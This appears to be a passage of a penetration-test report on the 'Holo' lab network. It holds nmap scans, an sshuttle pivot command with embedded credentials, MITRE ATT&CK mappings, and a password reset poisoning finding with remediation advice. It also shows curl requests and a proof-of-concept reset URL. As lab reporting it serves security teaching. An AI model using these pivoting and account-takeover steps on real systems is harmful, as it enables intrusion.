445/tcp   open  microsoft-ds syn-ack ttl 128
3389/tcp  open  ms-wbt-server syn-ack ttl 128
MAC Address: 02:92:1F:99:8F:8B (Unknown)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.30 seconds
      Raw packets sent: 147 (6.452KB) | Rcvd: 101 (4.044KB)
root@ip-10-200-107-33:~#

```

- nmap -nvv -Pn -T4 -F 10.200.107.35

```

root@ip-10-200-107-33:~# nmap -nvv -Pn -T4 -F 10.200.107.35
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-09 07:51 UTC
Initiating ARP Ping Scan at 07:51
Scanning 10.200.107.35 [1 port]
Completed ARP Ping Scan at 07:51, 0.03s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 07:51
Scanning 10.200.107.35 [100 ports]
Discovered open port 445/tcp on 10.200.107.35
Discovered open port 80/tcp on 10.200.107.35
Discovered open port 139/tcp on 10.200.107.35
Discovered open port 135/tcp on 10.200.107.35
Discovered open port 3389/tcp on 10.200.107.35
Increasing send delay for 10.200.107.35 from 0 to 5 due to 39 out of 96 dropped probes since last increase.
Completed SYN Stealth Scan at 07:51, 1.14s elapsed (100 total ports)
Nmap scan report for 10.200.107.35
Host is up, received arp-response (0.0030s latency).
Scanned at 2021-09-09 07:51:47 UTC for 2s
Not shown: 95 closed ports
Reason: 95 resets
PORT      STATE SERVICE      REASON
80/tcp    open  http        syn-ack ttl 128
135/tcp   open  msrpc       syn-ack ttl 128
139/tcp   open  netbios-ssn syn-ack ttl 128
445/tcp   open  microsoft-ds syn-ack ttl 128
3389/tcp  open  ms-wbt-server syn-ack ttl 128
MAC Address: 02:47:8E:03:D4:6D (Unknown)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.28 seconds
  Raw packets sent: 144 (6.320KB) | Rcvd: 101 (4.048KB)
root@ip-10-200-107-33:~#

```

MITRE ATT&CK Framework References:


- [Tactic - TA0043 - Reconnaissance](#)
- [Technique - T1595 - Active Scanning](#)
- [Technique - T1592 - Gather Victim Host Information](#)
- [Technique - T1590 - Gather Victim Network Information](#)
- [Sub-technique - T1595.001 - Active Scanning: Scanning IP Blocks](#)
- [Sub-technique – T1592.002 - Gather Victim Host Information: Software](#)
- [Sub-technique – T1590.005 - Gather Victim Network Information: IP Addresses](#)

```

(kali㉿kali)-[~/Desktop]
$ ping 10.200.107.31
PING 10.200.107.31 (10.200.107.31) 56(84) bytes of data.
^C
--- 10.200.107.31 ping statistics ---
3 packets transmitted, 0 received, 100% packet loss, time 2035ms

```

Attempted to access another host to move laterally



- sudo sshuttle -D -N -r linux-admin:[linuxrulez]@10.200.107.33 -x 10.200.107.33 10.200.107.0/24 -vvv


```
(kali㉿kali)-[~/Desktop/holo-kali-08092021]
└─$ sudo sshuttle -D -N -r linux-admin: [linuxrulez]@10.200.107.33 -x 10.200.107.33 10.200.107.0/24 -vvv
[sudo] password for kali:

(kali㉿kali)-[~/Desktop/holo-kali-08092021]
└─$
```

- sudo ps -elf | grep sshu

```
(kali㉿kali)-[~/Desktop/holo-kali-08092021]
└─$ sudo sshuttle -D -N -r linux-admin:[linuxrulez]@10.200.107.33 -x 10.200.107.33 10.200.107.0/24 -vv
[sudo] password for kali:
[kali㉿kali]-[~/Desktop/holo-kali-08092021]
└─$ sudo ps -elf | grep sshu
0 S root      1228   1  0 88  0 - 2179 -  64:01 pts/1    00:00:00 logger -p daemon notice -t sshuttle
0 S root      1230   1  0 88  0 - 5310 -  64:01 ?     00:00:00 /usr/bin/python3 /usr/bin/sshuttle -v -y --method auto --firewall --syslog
0 S root      1231   1  0 88  0 - 5310 -  64:01 ?     00:00:00 /usr/bin/python3 /usr/bin/sshuttle -v -y --method auto --firewall --syslog
5 S root      1236   1  0 88  0 - 5377 -  64:01 ?     00:00:00 /usr/bin/python3 /usr/bin/sshuttle -D -H -r linux-admin: [linuxrulez]@10.200.107.33 -x 10.200.107.33 10.200.107.0/24 -vv
0 S kali      1268  1122  0 88  0 - 1545 -  64:01 pts/1    00:00:00 grep --color=auto sshu
[kali㉿kali]-[~/Desktop/holo-kali-08092021]
└─$
```

Using sshuttle to forward traffic from attacker machine to compromised host to access HOLO corporate network (as attacker unable to access to another host directly)



MITRE ATT&CK Framework References:

- [Tactic – TA0011 - Command and Control](#)
- [Technique – T1572 - Protocol Tunneling](#)



System: 10.200.107.31

Vulnerability Exploited	CWE-640: Weak Password Recovery Mechanism for Forgotten Password
Description	<p>HOLO impose weak password recovery mechanism.</p> <p>This configuration allows attackers to construct a password reset poisoning attack in which BLACK SUN SECURITY leveraging valid user account information to submits password reset request on their behalf and intercept resulting HTTP request which contain victim password reset token (as URL link).</p> <p>Then BLACK SUN SECURITY acting on behalf of the user visit the link that given option to enter a new password in which resulting password change and token destroyed.</p>
Impact	Medium
System	10.200.107.31
Port Open	TCP: 22,80,135,139,443,445,3306,3389
Web Application	http://10.200.107.31
References	CWE-640: Weak Password Recovery Mechanism for Forgotten Password Additional Reference: <ul style="list-style-type: none">• Password reset poisoning - PortSwigger• Password Reset Vulnerability (Poisoning) - Acunetix
Vulnerability Explanation	<p>This vulnerability allows attackers to recover or change victim passwords without knowing the original password, as the password reset mechanism is weak. One of the methods to successful exploit this vulnerability is password reset poisoning.</p> <p>Password reset poisoning is a technique whereby an attacker manipulates a vulnerable website into generating a password reset link pointing under their control. This behavior can be leveraged to steal the secret tokens required to reset arbitrary users' passwords and, ultimately, compromise their accounts.</p>
Vulnerability Fix / Remediation	<p>Make sure that all input supplied by the user to the password recovery mechanism is thoroughly filtered and validated.</p> <p>Require that the user properly answers the security question prior to resetting their password and sending the new password to the e-mail address of record.</p>

	Validate host header before use do not trust host header blindly do not rely on Host header completely
Remediation Owner	Web Application Developer
Nmap Scan Result	<ul style="list-style-type: none"> • nmap -nvv -Pn -T4 -F 10.200.107.31 <pre>root@ip-10-200-107-33:~# nmap -nvv -Pn -T4 -F 10.200.107.31 Starting Nmap 7.80 (https://nmap.org) at 2021-09-09 07:49 UTC Initiating ARP Ping Scan at 07:49 Scanning 10.200.107.31 [1 port] Completed ARP Ping Scan at 07:49, 0.04s elapsed (1 total hosts) Initiating SYN Stealth Scan at 07:49 Scanning 10.200.107.31 [100 ports] Discovered open port 445/tcp on 10.200.107.31 Discovered open port 22/tcp on 10.200.107.31 Discovered open port 135/tcp on 10.200.107.31 Discovered open port 3389/tcp on 10.200.107.31 Discovered open port 3306/tcp on 10.200.107.31 Discovered open port 139/tcp on 10.200.107.31 Discovered open port 80/tcp on 10.200.107.31 Discovered open port 443/tcp on 10.200.107.31 Increasing send delay for 10.200.107.31 from 0 to 5 due to 40 out of 99 dropped probes since last increase. Completed SYN Stealth Scan at 07:49, 1.14s elapsed (100 total ports) Nmap scan report for 10.200.107.31 Host is up, received arp-response (0.0014s latency). Scanned at 2021-09-09 07:49:50 UTC for 1s Not shown: 92 closed ports Reason: 92 resets PORT STATE SERVICE REASON 22/tcp open ssh syn-ack ttl 128 80/tcp open http syn-ack ttl 128 135/tcp open msrpc syn-ack ttl 128 139/tcp open netbios-ssn syn-ack ttl 128 443/tcp open https syn-ack ttl 128 445/tcp open microsoft-ds syn-ack ttl 128 3306/tcp open mysql syn-ack ttl 128 3389/tcp open ms-wbt-server syn-ack ttl 128 MAC Address: 02:31:B4:87:B6:4D (Unknown) Read data files from: /usr/bin/../share/nmap Nmap done: 1 IP address (1 host up) scanned in 1.28 seconds Raw packets sent: 142 (6.232KB) Rcvd: 101 (4.060KB) root@ip-10-200-107-33:~#</pre>

MITRE ATT&CK Framework References:

- [Tactic - TA0043 - Reconnaissance](#)
- [Technique - T1595 - Active Scanning](#)
- [Technique - T1592 - Gather Victim Host Information](#)
- [Technique - T1590 - Gather Victim Network Information](#)
- [Sub-technique - T1595.001 - Active Scanning: Scanning IP Blocks](#)
- [Sub-technique – T1592.002 - Gather Victim Host Information: Software](#)
- [Sub-technique – T1590.005 - Gather Victim Network Information: IP Addresses](#)



<http://10.200.107.31>

```
29
30     .user {
31         margin-top: 10%;
32     }
33     .pass {
34         margin-top: 3%;
35     }
36     .button {
37         margin-top: 3%;
38         margin-bottom: 3%;
39     }
40     .form-inline input {
41         vertical-align: middle;
42         padding: 10px;
43         background-color: #ffff;
44         border: 1px solid #ddd;
45     }
46     .form-inline button {
47         padding: 10px 20px;
48         background-color: #06d6a0;
49         border: 1px solid #ddd;
50         color: white;
51         cursor: pointer;
52     }
53     .form-inline button:hover {
54         background-color: #04b889;
55     }
56     body {
57         background-color: #171A21;
58         overflow: hidden;
59     }
60 </style>
61 <body>
62     <div class="box_container">
63         <a href="index.php"></a>
64         <div class="login_container">
65             <form class="form-inline" action="/login.php">
66                 <input type="user" id="user" class="user" placeholder="Enter username" name="user"><br>
67                 <input type="password" id="pwd" class="pass" placeholder="Enter password" name="password"><br>
68                 <button type="submit" class="button">Login</button>
69             </form>
70             <form class="form-inline" action="/reset_form.php">
71                 <button type="submit" class="button">Forgot Password?</button>
72             </form>
73         </div>
74     </div>
75 </body>
76 </html>
```

Attempt login to
<http://10.200.107.31>

User: admin

The screenshot shows a Firefox browser window with the URL `10.200.107.31/login.php?user=admin&password=`. The Network tab of the developer tools is open, showing two requests:

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Time
200	GET	10.200.107.31	login.php?user=admin	[redacted]	document	422 B	0 B	0 ms
200	GET	10.200.107.31	favicon.ico	FaviconLeader [pm365] (img)	html	cached	300 B	0 ms

User: gurag


The screenshot shows a Firefox browser window with the URL `10.200.107.31/login.php?user=gurag&password=AAAA`. The Network tab of the developer tools is open, showing two requests:

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Time
200	GET	10.200.107.31	login.php?user=gurag&password=AAAA	[redacted]	document	393 B	28 B	0 ms
200	GET	10.200.107.31	favicon.ico	FaviconLeader [pm365] (img)	html	cached	300 B	0 ms

MITRE ATT&CK Reference:

- [Tactic – TA0007 - Discovery](#)
- [Technique – T1087 – Account Discovery](#)
- [Sub-technique – T1087.001 – Account Discovery: Local Account](#)




Reset password page of <http://10.200.107.31>



```

26
27     .login_container {
28         text-align: center;
29     }
30     .user {
31         margin-top: 10%;
32     }
33     .pass {
34         margin-top: 3%;
35     }
36     .button {
37         margin-top: 3%;
38         margin-bottom: 3%;
39     }
40     .form-inline input {
41         vertical-align: middle;
42         padding: 10px;
43         background-color: #fff;
44         border: 1px solid #ddd;
45     }
46     .form-inline button {
47         padding: 10px 20px;
48         background-color: #00d6a0;
49         border: 1px solid #ddd;
50         color: white;
51         cursor: pointer;
52     }
53     .form-inline button:hover {
54         background-color: #04b889;
55     }
56     body {
57         background-color: #171A21;
58         overflow: hidden;
59     }
60 </style>
61 <body>
62 <div class="box_container">
63 <a href="index.php"></a>
64 <div class="login_container">
65     <form class="form-inline" action="/password_reset.php">
66         <input type="user" id="user" class="user" placeholder="Enter username" name="user"><br>
67         <button type="submit" class="button">Reset</button>
68         <input type="user_token" id="user_token" name="user_token" style="display:none"></input>
69     </form>
70 </div>
71 </div>
72 </body>
73 </html>
74

```

User: admin

The screenshot shows the Mozilla Firefox browser with the Network tab open. A request was made to `http://10.200.107.31/password_reset.php?user=admin&user_token=`. The response status is 200 OK, indicating success. However, the response body contains the message: "Sorry, no user exists on our system with that username". The Network tab also displays various request and response headers.

User: gurag

The screenshot shows the Mozilla Firefox browser with the Network tab open. A request was made to `http://10.200.107.31/password_reset.php?user=gurag&user_token=`. The response status is 200 OK, indicating success. The response body contains the message: "An email has been sent to the email associated with your username". The Network tab displays various request and response headers.

Attempt to reset user password

The screenshot shows the Mozilla Firefox browser with the Network tab open. A request was made to `http://10.200.107.31/password_reset.php?user=gurag&user_token=`. The response status is 200 OK, indicating success. The response body contains the message: "An email has been sent to the email associated with your username". The Network tab displays various request and response headers.

MITRE ATT&CK Reference:

- [Tactic – TA0007 - Discovery](#)
- [Technique – T1087 – Account Discovery](#)
- [Sub-technique – T1087.001 – Account Discovery: Local Account](#)

```

File Actions Edit View Help
(kali㉿kali)-[~]
$ curl http://10.200.107.31/password_reset.php?user=gurag&user_token=d45edcb5a01fba347d3e501e80d3e9bcfd1943
a29772ac02119029ec479c0e999293725ca0dad9f3ee8703a80263ca2a3d1
[1] 2172


```

(kali㉿kali)-[~]



```

$ cbr >
<b>Notice</b>: Undefined index: user_token in <b>C:\web\htdocs\password_reset.php</b> on line <b>24</b><br />
An email has been sent to the email associated with your username
[1] + done curl http://10.200.107.31/password_reset.php?user=gurag
(kali㉿kali)-[~]
$ 

```



Initial Vulnerability Exploited – Password reset poisoning



The screenshots show the Mozilla Firefox Network Monitor tool capturing traffic for three different password reset attempts:

- Screenshot 1:** A successful password reset attempt for user "gurag". The Network tab shows a 200 OK response for the "reset.php" request. Request Headers include "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8" and "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4649.116 Safari/537.36". Response Headers include "Content-Type: text/html; charset=UTF-8" and "Content-Length: 1965".
- Screenshot 2:** An attempt to reset the password for user "gurag" using a different token. The Network tab shows a 200 OK response for the "reset.php" request. Request Headers are identical to the first attempt. Response Headers include "Content-Type: text/html; charset=UTF-8" and "Content-Length: 1965".
- Screenshot 3:** A failed password update attempt for user "gurag" using a different token. The Network tab shows a 500 Internal Server Error response for the "password_update.php" request. Request Headers include "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8" and "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4649.116 Safari/537.36". Response Headers include "Content-Type: text/html; charset=UTF-8" and "Content-Length: 1965".

Proof of Concept Code Here




http://10.200.107.31/password_reset.php?user=gurag&user_token=YOUR_USER_TOKEN_HERE


